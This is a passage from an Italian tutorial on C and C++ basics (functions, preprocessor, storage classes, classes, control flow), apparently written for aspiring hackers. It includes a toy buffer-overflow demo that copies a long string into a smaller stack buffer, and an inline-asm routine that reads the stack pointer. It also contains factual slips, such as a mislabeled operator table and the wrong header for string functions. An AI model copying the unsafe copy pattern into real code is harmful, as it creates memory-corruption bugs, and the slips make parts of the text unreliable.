```

La classe di memoria l'avevamo tralasciata prima con le variabili e la saltiamo anche adesso riproponendoci di parlarne dopo.
Una funzione può ricevere un certo numero di variabili come argomenti e restituire un valore di ritorno.
Ad esempio è una dichiarazione di funzione valida :

```
void    funzione(int valore)
```

Questo dice che la funzione non restituisce nulla (void) e che riceve in ingresso una variabile intera.
Quando si parla di analisi in relazione al fatto di identificare i problemi e di suddividerli in sottoproblemi al fine di rendere più semplice la sua soluzione si può vedere la stessa cosa nell'ambito di un programma creato e strutturato mediante l'utilizzo di funzioni.
Abbiamo già detto che una funzione altro non è che un blocco di istruzioni che vengono eseguite richiamando il nome con cui abbiamo chiamato la funzione stessa.
Avendo la capacità di creare delle funzioni in modo tale da poter essere riutilizzate in altri ambiti, il linguaggio C dà la possibilità di inserirle, una volta compilate, dentro a delle librerie e quindi poi di poterle riutilizzare senza doverle riscrivere tutte le volte.
Il compilatore C viene fornito di un numero elevatissimo di funzioni di libreria indirizzate a svolgere i compiti più diversi.
Richiedete l'help del compilatore e vedrete che, al fine di dargli un ordine, le funzoni sono state raggruppate per tipo.
Ad esempio quelle che gestiscono le stringhe, quelle relative a funzioni matematiche, quelle utilizzate per l'input/output ecc.
Per potervi dimenticare in mezzo al grosso numero tenete sempre ben presente quello che volete fare e cercate nel gruppo idoneo.
Ad esempio se possedete un numero float, 5.89 ad esempio, e lo volete trasformare in un valore stringa, “5.89”, andate a vedere nell'ambito delle funzioni di conversione e troverete la funzione che fa per voi, ftoa() in questo caso.
Prima di proseguire è necessario avere ben presente il processo eseguito da compilatore e dal link.

Quando scriviamo un programma in Linguaggio C utilizziamo dei riferimenti simbolici per manipolare le variabili e per richiamare le funzioni.
In altre parole le variabili, pur essendo memorizzate a certi indirizzi di memoria, possiedono un nome che noi utilizzeremo per la manipolazione del loro valore.
Ad esempio faremo :

```
a = 25;
```

Sapendo che in effetti la variabile a è memorizzata all'indirizzo 00405678, ad esempio, potremmo identificare in assembler l'istruzione di assegnazione con :

```
mov [00405678], 25
```

Lo stesso dicasi per il richiamo di funzioni.
Noi utilizziamo per rischiarle il nome che gli abbiamo assegnato in fase di scrittura del programma.

```
funzione(23)
```

Anche questa funzione possiede al prima istruzione del codice a lei interna ad un certo indirizzo.
In asembler, supponendo che l'indirizzo della funzione sia 00405678, avremmo :

```
call      00405678
```

Il compilatore esegue un analisi sintattica e semantica per vedere se il programma è stato scritto correttamente e poi crea per ogni file .C un file .OBJ.
Questo file .OBJ contiene ancora riferimenti simbolici.
Il linker eseguirà l'ultima fase della creazione del programma ovvero quella in cui i vari files .OBJ vengono presi e i loro riferimenti interni tradotti i riferimenti assoluti.
Dopo averli uniti viene creato il file eseguibile :EXE.
Al fine di strutturare in modo più ordinato un programma è possibile scrivere il codice in più files .C, ovvero file sorgente.
Dopo averli creati è possibile compilarli ed linkarli insieme alla fine.
I moduli .OBJ possono anche essere inseriti all'interno di librerie le quali possono essere unite in fase di link al programma.
Pensando all'esecuzione di un programma viene da chiedersi una cosa.
Da dove inizia l'esecuzione di un programma ?
I programmi scritti in C per convenzione iniziano l'esecuzione da quella che viene definita con il termine di main function.
In pratica in un programma esisterà una funzione che si chiama :

```
main()
```

Nel caso di Windows la funzione principale si chiama WinMain().
In altre parole il punto costituito dalla funzione main() o WinMain() verrà utilizzata come entry point.
Riprendiamo l'esempio di cui abbiamo parlato relativo alle funzioni per la manipolazione delle stringhe ovvero :

```
strcpy(), strcat(), strcmp()
```

Queste sono inserite dentro ad una libreria distribuita con tutti I compilatori C.
Nei nostri programmi utilizzeremo le funzioni ma non riscriveremo il codice in quanto queste verranno estratte dalle librerie ed inserite dentro al nostro programma dal link.
Nel linguaggio C esiste un problema dato dal compilatore e dal come questo analizza il sorgente.
In pratica l'analisi avviene dall'inizio del file per cui si verifica un problema.
In altre parole il compilatore potrebbe incontrare il richiamo di una funzione presente in una libreria o scritta solo successivamente all'interno del programma.

Il compilatore quando incontra un richiamo dovrebbe sapere quali sono le caratteristiche delle funzione ovvero quali parametri accetta e quali valori ritorna.
Per fere questo, se non è possibile scrivere la funzione prima di richiamarla, è sufficiente creare un prototipo che altro non è che la testata delle funzione in cui è possibile vedere tutte le caratteristiche della funzione stessa.
Ad esempio si potrebbe scrivere :

```
int   somma(int v1, int v2);

int   main(void)
{
      int c ;
      c = somma(22,89) ;
      printf(« %d », c) ;
}

int   somma(int v1, int v2)
{
      return v1 + v2 ;
}
```

I questo modo quando il compilatore incontrerà il richiamo alla funzione somma saprà già le caratteristiche di questa.
Se la funzione fosse scritta prima del suo richiamo, il prototipo non sarebbe necessario in quanto questa direbbe al compilatore quali sono le sue caratteristiche.
Se non mettete il prototipo il compilatore vi avvertirà che considererà la funzione come se ritornasse un intero.
Questo andrebbe bene nel caso in cui la funzione non restituisse nulla o se il valore reso fosse davvero un intero, ma creerebbe dei problemi in caso contrario.
I prototipi delle funzioni sono necessari anche per le funzioni di libreria ed è di fatto per questo motivo che insieme alle librerie vengono forniti dei files di include con estensione .H
Dentro ai files . H sono dichiarate delle costanti usate dai programmi, i prototipi delle funzioni relative alle loro librerie e certe variabili.
Anche i questo caso i files d'include raggruppano i dati per tipo.
Ad esempio il file stdio.h contiene le dichiarazioni relative allo standard d'input/output.
Questi devono essere importati nel sorgente grazie ad una specifica al preprocessore chiamata :

```
#include
```

Ad esempio le funzioni di elaborazione delle stringhe sono contenute dentro al file string.h il quale deve essere incluso con :

```
#include <stdio.h>
```

Il compilatore possiede delle directory di default dove sono inseriti i files di libreria ed un'altra directory dove sono presenti i files d'include.
Il fatto di specificare il nome del file tra < e > sarebbe come dire di cercarlo dentro alla directory di default degli include files.
Specificando invece con :

```
#include “stdio.h”
```

dice di cercare il file dentro alla directory corrente del progetto.
Ho definito come istruzione per il precompilatore in quanto tutte le istruzioni precedute da # sono specifiche che indirizzano il metodo di compilazione.
Ce ne sono altre come ad esempio per creare blocchi condizionali che vengono inseriti e compilati solo a seguito di certe valutazioni.
Una di queste, fondamentale, è quella che permette di definire delle costanti ovvero il costrutto :

```
#define
```

Ad esempio è possibile fare :

```
#define PGRECO                    3.142
```

Attenzione che le costanti vengono prese nella fase di precompilazione, ovvero una fase prima della compilazione vera e propria, e vengono sostituite con i valori associati.
In pratica quando il compilatore troverà la specifica PGRECO la sostituirà brutalmente con 3.142.
E' anche possibile specificare forme più complesse come ad esempio :

```
#define SETTOZERO(x,len)              (memset((char *)x, 0, len))
```

Ricordatevi che le #define vengono sostituite.
In ogni caso tralasceremo per questioni di spazio nell'ambito di questo volumetto.
Ora che abbiamo parlato di funzioni è stato definito un certo numero di zone dove possono avvenire certe cose.
Che cosa significa ?
Semplicemente che prima non potevamo parlare di punti in cui avvengono le dichiarazioni ora invece possiamo riferirci a variabili definite fuori dalle funzioni e dentro.
Una variabile possiede due caratteristiche particolari che sono la visibilità e il ciclo di vita.
La prima caratteristica stabilisce dove questa variabile può essere vista.
Se la variabile è dichiarata fuori delle funzioni la sua visibilità è globale ovvero tutte le funzioni del programma la possono vedere e quindi questa può essere utilizzata in qualsiasi punto.
Per ora non parliamo ancora di moduli creati da files .c differenti.
Il ciclo di vita è invece quella caratteristica che ci dice per quanto tempo la variabile esisterà.
Se dichiarata al di fuori delle funzioni la sua vita sarà per tutta la durata del programma mentre se questa viene dichiarata dentro ad una funzione questa esisterà solo per il tempo di durata della funzione.
Volendo dare un occhiata più a fondo dovremo vedere l'allocazione dal punto di vista dei segmenti.
In pratica le dichiarazioni di variabili globali avvengono dentro al DATA SEGMENT mentre quelle dentro alle funzioni sono allocate dentro allo STACK SEGMENT.
Fate attenzione che il compilatore dimensiona lo stack ad una certa dimensione di default in genere 4096 BYTES per cui sapendo che le dichiarazioni delle variabili dentro alle funzioni occupa lo spazio dentro allo stack segment, il loro dimensionamento troppo grosso potrebbe creare problemi di STACK OVERFLOW (avete mai visto questo messaggio ?).
In altre parole se lo stack è di 4096 BYTES una cosa del tipo :

```
int funzione()
{
        char a[9000];
```

creerebbe uno stack overflow.
La specifica statica relativa alla classe di memoria farebbe si che la variabile non verrebbe più allocata nello stack ma in una zona di memoria appunto statica.
La dichiarazione si trasformerebbe in :

```
int funzione()
{
        static char a[9000];
```

Fate attenzione che le variabili locali dentro allo stack perdono il loro contenuto ogni volta che il programma esce dalla funzione per cui anche se da questa passerete più volte durante l'esecuzione, dovrete assegnare il valore ogni volta.
Se la variabile è definita come statica invece manterrà il valore.

All’interno di una mail list all’annuncio di quello che sarebbe stato il contenuto di questo volume mi è stato chiesto cosa centrava la programmazione con quello che è relativo ai processi eseguiti dagli hackers.
A parte il fatto che utilizzare dei programmi trovati in rete riduce l’hacker al rango di script kiddie, il discorso è che comunque l’hacker deve essere sempre in grado di risolvere dei piccoli problemi mediante la scrittura di piccole utilities che permettano di eseguire determinate cose.
Precedentemente abbiamo parlato, solo accennando l’argomento, di quelli che sono i buffers overflow visti dalla parte del programmatore una cosa che è necessario avere ben presente è legata alla gestione dei segmenti di cui abbiamo appena parlato nell’ambito dell’esempio precedente.
A questo punto, dopo aver visto che le variabili locali vengono allocate dentro allo stack, è possibile aggiungere qualche cosa al discorso dei buffers overflow.
Per riuscire ad individuare il punto dove si trova un buffer è necessario prima conoscere il punto d’inizio dello stack.
Abbiamo visto quello che è il ritorno di un valore da parte di una funzione C ma di fatto non conosciamo il meccanismo che utilizza l’assembler.
In genere una funzione che vuole restituire un valore lo fa utilizzando il registro eax.
Ora se volessimo sapere l’indirizzo dello stack pointer, uno dei registri del processore e precisamente ESP, potremmo o scrivere un programma in assembler o possiamo utilizzare la specifica __ASM che permette all’interno del linguaggio C di scrivere delle righe di programma direttamente in questo linguaggio.
I casi sono due: o muoviamo il valore di esp dentro ad una variabile e poi usiamo l’istruzione return oppure muoviamo direttamente il valore di questo registro dentro a EAX.
Il programmino che stampa il valore del puntatore allo stack è il seguente :

```
#include <stdio.h>

unsigned long get_sp()
{
      unsigned long stp;
      __asm
      {
            mov   eax, esp
      }
}

void main(void)
{
      printf("\n0x%x", get_sp());
}
```

Il discorso dei buffers overflow è vario ma nella forma più semplice avviene quando in un buffer di certe dimensioni viene inserita una sequenza di bytes molto maggiore.
Nella migliore delle ipotesi questo procedimento creerà dei problemi di esecuzione anche se in forme più sofisticate è possibile mandare in esecuzione dei programmi, un po come nell’esempio in cui si faceva eseguire un array di numeri.
Un programmino che dà l’idea del buffer overflow è quello che segue:

```
void main(void)
{
      char stringa_lunga[100];
      char stringa_corta[50];
      memset(stringa_lunga, 0x41, 100);
      stringa_lunga[99] = 0;
      strcpy(stringa_corta, stringa_lunga);
}
```

Ritorniamo ora al discorso delle variabili e vediamo quando vengono utilizzate variabili locali e quando quelle globali.
Questo è vostro compito valutarlo.
In pratica se una variabile ha solo scopo nell'ambito di una funzione allora dichiaratela all'interno di questa.
Se la variabile deve essere vista da qualsiasi funzione o almeno da più di una funzione allora dichiaratela globalmente.
Una variabile possiede oltre all'identificatore ed a un tipo anche una classe di memorizzazione.
Le variabili, se non dichiarate altrimenti, vengono considerate come automatiche e valgono per queste le regole appena viste.
Un ulteriore classe di memorizzazione e' costituita da quelle definite come statiche per le quali viene allocata una memoria privata nella funzione in cui viene dichiarata.
Mentre una variabile auto perde il valore all'uscita dalla funzione, la variabile statica lo mantiene Inalterato.
Un esempio di dichiarazione

```
static char alpha;
```

Nel caso in cui si faccia un ampio uso di una variabile automatica esiste la classe di memorizzazione definita register.
Questa classe non accetta tutti i tipi ma solo i char, gli int e i puntatori che vedremo a suo tempo.
Una dichiarazione di questo tipo fa si che l'allocazione avvenga in un registro, ottenendo in questo modo un codice estremamente veloce e compatto.
Per le variabili register esiste la possibilita' di richiedere l'allocazione per sole due variabili per ogni funzione.
Richiedere non significa in ogni caso ottenere.
Nel caso che non sia possibile ottenere questa classe di memorizzazione la variabile viene trasformata in una semplice variabile automatica.
Fate attenzione che comunque la classe register appartiene alle variabili automatiche.
Esempio

```
register int variabile;
```

L'ultima classe di memorizzazione e' costituita dalle variabili dichiarate come extern.
Una variabile dichiarata internamente ad una funzione, come abbiamo visto precedentemente, viene considerata locale.
E' possibile renderla visibile all'esterno della stessa mediante una dichiarazione extern.

```
extern char pippo[];
```

A questo punto che abbiamo visto quello che sono le variabili e il significato delle funzioni possiamo includere nei nostri discorsi il punto chiave della programmazione Object Oriented ovvero quello relativo alla creazione delle CLASSI.
Volendo fare un discorso metaforico potremmo dire che qualsiasi cosa del nostro mondo può essere vista come un oggetto che a sua volta è composto da altri oggetti ciascuno dei quali possiede determinate caratteristiche e modi di funzionamento.
Avevamo detto prima che volevamo ricordarci a cosa si riferivano determinati dati potevamo utilizzare il concetto di struttura per incapsulare tutte le variabili relative ad un determinato oggetto.
Nel Linguaggio C++ il concetto di classe è un ampliamento di quello di struttura ovvero un contenitore idoneo a contenere sia i dati che i metodi di funzionamento relativi a un qualche cosa.
Non ho usato il termine oggetto in quanto verrebbe se no da pensare che quelli definiti con il termine di oggetti siano di fatto le classi del C++.
Ritornando al discorso dell'analisi possiamo dire che ogni problema o che ogni componente del mondo reale può essere scomposto in un certo numero di sottocomponenti.
Anche nell'ambito della programmazione ci ritroviamo a poter utilizzare i concetti di struttura e di classe per descrivere questi componenti.

Facciamo un esempio pratico.
Supponiamo di dover creare un insieme di oggetti idonei a ricevere in input dei dati da tastiera ed a stampare delle stringhe statiche.
Analizzando tutti e due i componenti ci accorgiamo che questi sono disegnati a video e qui rappresentati da dei rettangoli.
Questi rettangoli servono a visualizzare le dimensioni di tali oggetti nell'ambito dell'interfaccia utente.
Quindi indipendentemente dal fatto che poi dentro a questi rettangoli si scriva o si leggano i tasti digitati, i metodi per il disegno dei bordo sarà comune.
Ora prendiamo in esame un sistema che gestisca il disegno di rettangoli a video.
Come proprietà memorizzabili in variabili ci saranno quelle delle posizioni di x e y e della larghezza e altezza.
A livello di metodi funzionali invece ci sarà una funzione che sfruttando questi dati esegue il disegno del rettangolo.
Volendo incapsulare tutti gli appartenenti a questo blocco potremmo usare la definizione di classe con :

```
class rectangle {
        int x, y;
        int width, height ;
};
```

Volendo inserire anche il metodo di disegno la classe si tramuterebbe in :

```
class rectangle {
        int x, y;
        int width, height ;
        void designRect();
};
```

Ora la classe rettangolo può essere usata per creare un oggetto rettangolo il quale possiede tutto quello che gli necessita per il suo ciclo vitale e funzionale, semplicemente dichiarando delle variabili con questo tipo.
Potremmo quindi fare :

```
class rectangle rect1;
```

Quindi potremo prima assegnare le variabili con :

```
rect1.x = 23;
…
rect1.designRect();
```

E' inutile dire che sicuramente la funzione designRect() utilizzerà i suoi dati interni alla classe per l'esecuzione del disegno del rettangolo.
Ora se dovessimo continuare la creazione degli oggetti di cui avevamo parlato potremmo fare una cosa.
Una delle caratteristiche della programmazione object oriented è legata al concetto di ereditarietà.
In pratica creando altre classi si potrebbe usare questa appena definita per fare nascere la nuova classe.
Sicuramente sia la classe d'input che quella per la gestione della stringa statica a video dovrà utilizzare una funzione per disegnare il rettangolo che delimita il bordo del campo.
Invece di scrivere internamente tale funzione potremo creare la nuova classe in modo che erediti tale funzionalità dalla classe rectangle.

```
class   editField : public rectangle
{
        char valore[256];
        void leggiValore();
```

```
};
```

Allo stesso modo potremo definire la classe :

```
class   staticField : public rectangle
{
        char stringa[256];
        staticField(char *value);
        void printValue();
};
```

Ereditando dalla classe rectangle la fnzione per il disegno del bordo si potrà fare :

```
editField       field1;

field1.x = 23;
…
field.designRect();
```

In questo caso ho usato la funzione ereditata per farvi vedere che ereditandola la si può utilizzare ma sicuramente questa verrebbe usata da qualche funzione interna alla classe che disegnerà il bordo al momento della creazione dell'oggetto editField.
Questo è un esempio molto generico in quanto poi vedremo che dentro alle classi esistono degli attributi che permetterebbero di definire come privati certi membri, pubblici altri ecc.
Quello che mi interessava era quello di far capire come è possibile sfruttare il concetto di ereditarietà ovvero quando un classe creata a partire da un'altra eredita tutte le funzioni incluse in questa o in quelle da cui a sua volta quest'ultima classe deriva.
Nella teoria delle classi esistono due concetti particolari ovvero quelli del costruttore e quello del distruttore.
In pratica questi due sono due metodi che vengono richiamati, se implementati nella classe, all'atto della creazione della classe e all'atto della sua distruzione ovvero nell'istante in cui viene richiesta la disallocazione.
Avevamo visto prima che grazie al concetto di puntatore era possibile utilizzare l'allocazione dinamica ovvero quel tipo in cui si richiede al sistema, tramite una funzione, di allocare una certa quantità di memoria e quindi di assegnare l'indirizzo di partenza al puntatore di destinazione.
La programmazione Object Oriented include un nuovo operatore che permette di creare dinamicamente degli oggetti.
Stiamo parlando dell'operatore new.
Invece di richiedere l'allocazione statica di una classe, ad esempio con :

```
className       varName;
```

Potremmo fare :

```
className       *varName = new className;
```

Il sistema richiederebbe al sistema operativo di allocare da qualche parte della memoria di grandezza sufficiente e assegnerebbe l'indirizzo al puntatore.
All'atto della creazione, se gestito all'interno della classe, verrebbe richiamato il costruttore della classe che a livello di dichiarazione in genere è come un metodo che possiede lo stesso nome della classe.
Ad esempio :

```
class   className {
        className();
        ~className();
};
```

className() è il metodo costruttore, che come abbiamo apena detto verrebbe richiamato in fase di creazione della classe.
Il secondo metodo invece, quello preceduto da ~ è il distruttore ovvero il metodo richiamato in fase di distruzione della classe.
La creazione dinamicamente si ottiene con **new**.
La distruzione di una classe avviene quando non ha più scopo oppure quando viene richiesta la distruzione tramite l'operatore **delete**.

```
#include <iostream>
using namespace std;

class Box                 // Class definition at global scope
{
   public:
      double length;      // Length of a box in inches
      double breadth;     // Breadth of a box in inches
      double height;      // Height of a box in inches

      // Constructor definition
      Box(double lv, double bv, double hv)
      {
         cout << endl << "Constructor called.";
         length = lv;                        // Set values of
         breadth = bv;                       // data members
         height = hv;
      }

      // Function to calculate the volume of a box
      double Volume()
      {
         return length * breadth * height;
      }
};

int main(void)
{
   Box Box1(78.0,24.0,18.0);   // Declare and initialize Box1
   Box CigarBox(8.0,5.0,1.0);  // Declare and initialize CigarBox
   double volume = 0.0;        // Store the volume of a box here
   volume = Box1.Volume();     // Calculate volume of Box1

   cout << endl
        << "Volume of Box1 = " << volume;
   cout << endl
        << "Volume of CigarBox = "
        << CigarBox.Volume();
   cout << endl;

   return 0;
}
```

Parlavamo prima dicendo che con il compilatore C vengono distribuite delle librerie contenenti un numero molto elevato di funzioni destinate allo svolgimento dei compiti più diversi.
La distribuzione di Windows ha portato a implementare con il compilatore un'altra serie enorme di librerie di funzioni ciascuna delle quali è destinata al controllo di windows stesso, come ad esempio il controllo delle finestre, delle dialog, dei campi di edit ecc.
L'avvento del C++ ha portato alla creazione di classi che incapsulano tutte queste API all'interno di quelle che sono state chiamate con il nome di Microsoft Foundation Class (MFC).

Scrivendo un programma in C normale potremo, al fine di gestire le varie caratteristiche del programma utilizzare la API oppure, usando il C++ implementeremo il tutto sfruttando le classi MFC.
Chiaramente il concetto di classe ha permesso di implementare tutte le funzioni a partire da dei semplici oggetti di base.
Andando a vedere la carta gerarchica delle classi incluse dentro a MFC ci accorgeremmo che tutte derivano dalla classe CObjetc.
Il pericolo di usare il C++ venendo dal C potrebbe essere quello che avevo fatto io ai tempi in cui avevo fatto il passaggio da uno all'altro, verso il 1987.
Quando scrivete un programma con la metodologia object oriented cercate di identificare ogni singolo componente del programma osservandolo bene e cercando di definirlo con tutte le sue variabili e con tutti i suoi metodi necessari a farlo funzionare.
Se l'oggetto lo avrete strutturato bene questo potrebbe essere preso e spostato in un altro ambito continuando a vivere tranquillamente e quindi funzionare.
In pratica dicevo che quando nel 1987 ho comprato la prima versione di compilatore C++, lo Zortech, continuai a scrivere tranquillamente codice in C utilizzando le classi in alcuni punti ma senza che poiu alla fine il programma risultasse un'unica classe.
In altre parole più che scrivere in C++ scrivevo programmi in C orientati al C++.
Un giorno acquistai C++View che altro non era che una trasposizione dello Smaltalk verso il C++.
Questo sistema di sviluppo non ti lasciava uscire dalle classi per cui diventava necessario andare a vedere i singoli componenti di base e mano mano permetteva di creare nuove classi ma sempre partendo da quelle già esistenti.
Alla fine del tutto il programma era una classe che aveva ereditato gerarchicamente tutte le altre classi.
Guardate la tabella di cui vi ho parlato, quella della struttura delle classi MFC, e capirete quello che voglio dire.
D'altra parte, come abbiamo già detto, Windows costituisce l'ambiente idoneo all'incapsulamento di tutte le componenti sia che questi siano relativi alla gestione dell'interfaccia utente, che per quanto riguarda le gestioni delle basi di dati
Fino ad ora abbiamo in parte parlato della strutturazione di un programma, chiaramente facendolo nei limiti offerti da un testo di questo tipo, tralasciando però le parole chiave utilizzate per il controllo del flusso dei programmi.
Se non esistessero costrutti tali per applicare quelli che sono i concetti chiave di tutti i linguaggi quali ad esempio i controlli, i cicli interattivi ecc. un programma verrebbe considerato semplicemente come una sequenza lineare di istruzioni che verrebbero sempre eseguite allo stesso modo.
I sistemi orientati ai controlli dei dati invece permettono di variare i flussi di esecuzione.
La parola chiave fondamentale è quella che permette di creare il costrutto :

if(condizione) { ….. } [else { ….. }]

La parte tra parentesi quadre è opzionale.
La condizione specificata all'interno delle parentesi rotonde utilizza gli operatori relazionali per verificare i valori all'interno di variabili o quelli restituiti da funzioni.
Gli operatori relazionali sono :

```
Operatore               Nome

!                       NOT o negazione
+                       Addizione
-                       Sottrazione
*                       Moltiplicazione
/                       Divisione
%                       Modulo
~                       Complemento ad uno
<<                      Shift a sinistra
>>                      Shift a destra
<                       Minore di
>                       Maggiore di
```

```
        <=                      Minore uguale di
        >=                      Maggiore uguale di
        ==                      Uguaglianza
        !=                      Diverso
        &                       AND  su bit, indirizzo di
        |                       OR  su bit
        &&                      AND logico
        ||                      OR logico
        ++                      Incremento
        --                      Decremento
        =                       Assegnazione
```

Fate attenzione di una cosa.
Per confrontare due variabili e vedere se queste sono uguali si deve utilizzare l'operatore relazionale

```
==
```

che è diverso dall'operatore di assegnazione =
Esistono controlli ridondanti del tipo :

```
if(a) ….
```

Questo controllo starebbe a dire : SE A E' VERO
Una variabile è sempre vera se contiene un valore diverso da 0.
L'errore più comune di inizia con il C è quello di creare costrutti del tipo :

```
if(a = 5) ….
```

Invece di

```
if(a == 5) …
```

Nel primo caso cosa capiterebbe ?
In pratica prima di eseguire la valutazione di a avverrebbe l'assegnazione di a = 5.
Essendo a = 5 la valutazione darebbe vero in quanto, come abbiamo detto, qualsiasi valore differente da 0 è VERO (TRUE).
Mediante i congiuntivi e i disgiuntivi AND e OR si possono creare costrutti valutativi formati da piu' valutazioni.
In altre parole si potrebbe fare :

```
if(a == 5 && b != 6) ….      // Se a è uguale a 5 E b è diverso da 6 ….
```

Gli operatori sono :

```
AND    &&
OR     ||
```

Attenzione che esistono anche gli operatori logici a livello di istruzioni matematiche logiche e precisamente l'operazione di AND logico e di OR logico che sono rappresentati da uno solo dei simboli di prima.
In altre parole :

```
AND    &
OR     |
```

Ad esempio è possibile fare :

```
a = 14 & 2;
b = b | 16;
```

Comuqnue, tornando alla valutazione del if possiamo aggiungere che è possibile anche valutare I valori di ritorno di funzioni senza fare passaggi tramite assegnazioni.
In pratica dovendo valutare il valore restituito da una funzione potremmo fare :

```
int a = funzione();
if(a == 5) ….
```

Oppure direttamente :

```
if(funzione()) ….
```

Il costrutto else sarebbe come dire

```
If(condizione_è_vera) {
        Istruzione 1;
        …..
        Istruzione n;
} else {
        Istruzione 1;
        …..
        Istruzione n;
}
```

La parte racchiusa nell'else viene eseguita nel caso in cui la condizione risulti falsa.
Nel caso in cui la conseguenza della valutazione fosse di una sola istruzione è possibile anche omettere le parentesi graffe che racchiudono le istruzioni.
Ad esempio sono costrutti validi :

```
if(a == 5)
        funzione1();
else
        funzione2();
```

Oppure :

```
if(a == 67 && b == a)
        funzione();
```

Esistono casi in cui è necessario fare vautazioni multiple.
In questo caso è possibile mettere consecutivamente più if oppure è possibile usare il costrutto

```
switch(valore_da_controllare) {
case    xxx:
        ….
        break;
case    yyy:
        ….
        break;
default:
        ….
        break;
}
```

I vari case corrispondono ai valori mentre il default significa che se nessuno degli altri casi è stato valutato come vero, vengono eseguite le istruzioni interne al default.
Il break dice di interrompere l'esecuzione.
Fate attenzione che se fosse omesso il break l'esecuzione continuerebbe anche con le istruzioni dopo anche se queste fossero parte di un altro case.

Ad esempio :

```
#include <stdio.h>

void main(void)
{
    int sel;
    puts("1 .. Directory");
    puts("2 .. Versione DOS");
    puts("Scelta : ");
    sel = getch();
    switch(sel)
    {
         case 1:
              system("dir");
              break;
         case 2:
              system("ver");
              break;
         default:
              puts("\n\nScelta errata");
              exit(0);
              break;
    }
}
```

Ora vediamo un altro costrutto che permette di creare dei cicli interattivi ovvero di delimitare delle istruzioni in modo che vengano eseguite un certo numero di volte.
Il numero di volte verrà stabilito da valutazioni che verranno fatte dai costrutti.
Il primo è il for()
La sintassi è :

for(init_var;controllo_var;operazione_var) { …. }

Il for è composto da tre parti opzionali interne ovvero una parte relativa all'inizializzazione delle varibili usate per la ripetizione del ciclo, una parte legata al controllo e una dedicata all'operazione.
Ad esempio se sapessimo a priori che un certo gruppo di istruzioni deve essere ripetuto un certo numero di volte potremmo fare :

```
int      indice;

for(indice = 1; indice != 10;indice++) { …. }
```

Il costrutto appena visto sarebbe come dire :

per indice che parte da uno fino a quando indice è diverso da 10 incrementa indice di uno RIPETI

In pratica le parti OPZIONALI (nessuna è necessaria) sono :

ASSEGNAZIONE
CONTROLLO
OPERAZIONE

Se volessimo eseguire all'infinito un certo numero di istruzioni potremmo anche fare :

```
for(;;) {
        ….
}
```

Il ciclo in questo caso verrebbe interrotto da qualche cosa interno al ciclo stesso, o da un return dalla funzione che include il for() oppure grazie ad un istruzione di BREAK che interrompe il for().
Fate attenzione che se sbagliate il controllo potreste anche non uscire più dal ciclo.
Prendete l'esempio :

```
for(indice = 1; indice != 3;indice+=4) { …. }
```

In questo caso la prima volta indice varrebbe 1 ma il ciclo subito dopo, visto che l'incremento è di 4 verrebbe subito 5 per cui non sarebbe mai falsa la condizione FINCHE INDICE E' DIVERSO DA 3.
Dicevamo che il for() è costituito da tre parti.
Avremmo potuto eseguire il tutto con un'altra forma di interazione offerta dal C ovvero mediante il while.
Questo ha la seguente sintassi :

```
while(condizione) {
        …
}
```

In pratica dice : ripeti fino a quando la condizione è vera.
La valutazione della condizione segue la sintassi del IF.
Ad esempio è possibile ripetere all'infinito, lasciando il compito di terminare il tutto qa qualche istruzione interna al while, mediante :

```
while(1) {
        ….
}
```

Questo vuole dire :

RIPETI FINO A QUANDO 1 E' VERO

Uno è sempre vero !!!
Chiaramente con il while la valutazione avviene subito all'inizio per cui nessuno ci dice che quelle istruzioni dentro al while verrebbero eseguite almeno una volta.
Se si vuole che queste almeno per la prima volta vengano eseguite, è possibile usare il costrutto :

```
do {
  ….
} while(condizione);
```

In questo cas la valutazione avviene dopo la prima volta che le istruzioni interne vengono eseguite.
Ricordatevi che molte funzioni restituiscono valori che possono essere usati per la valutazione degli if, while, do while, for.
Prendete ad esempio la funzione che compara due stringhe, ovvero strcmp()
Questa esegue la sottrazione della prima stringa passata cme argomento alla seconda per cui il valore restituito è :

< 0 se la prima stringa è minore delle seconda
0 se le due stringhe sono uguali
>0 se la seconda stringa è minore della prima

In questo caso sarebbe possibile fare :





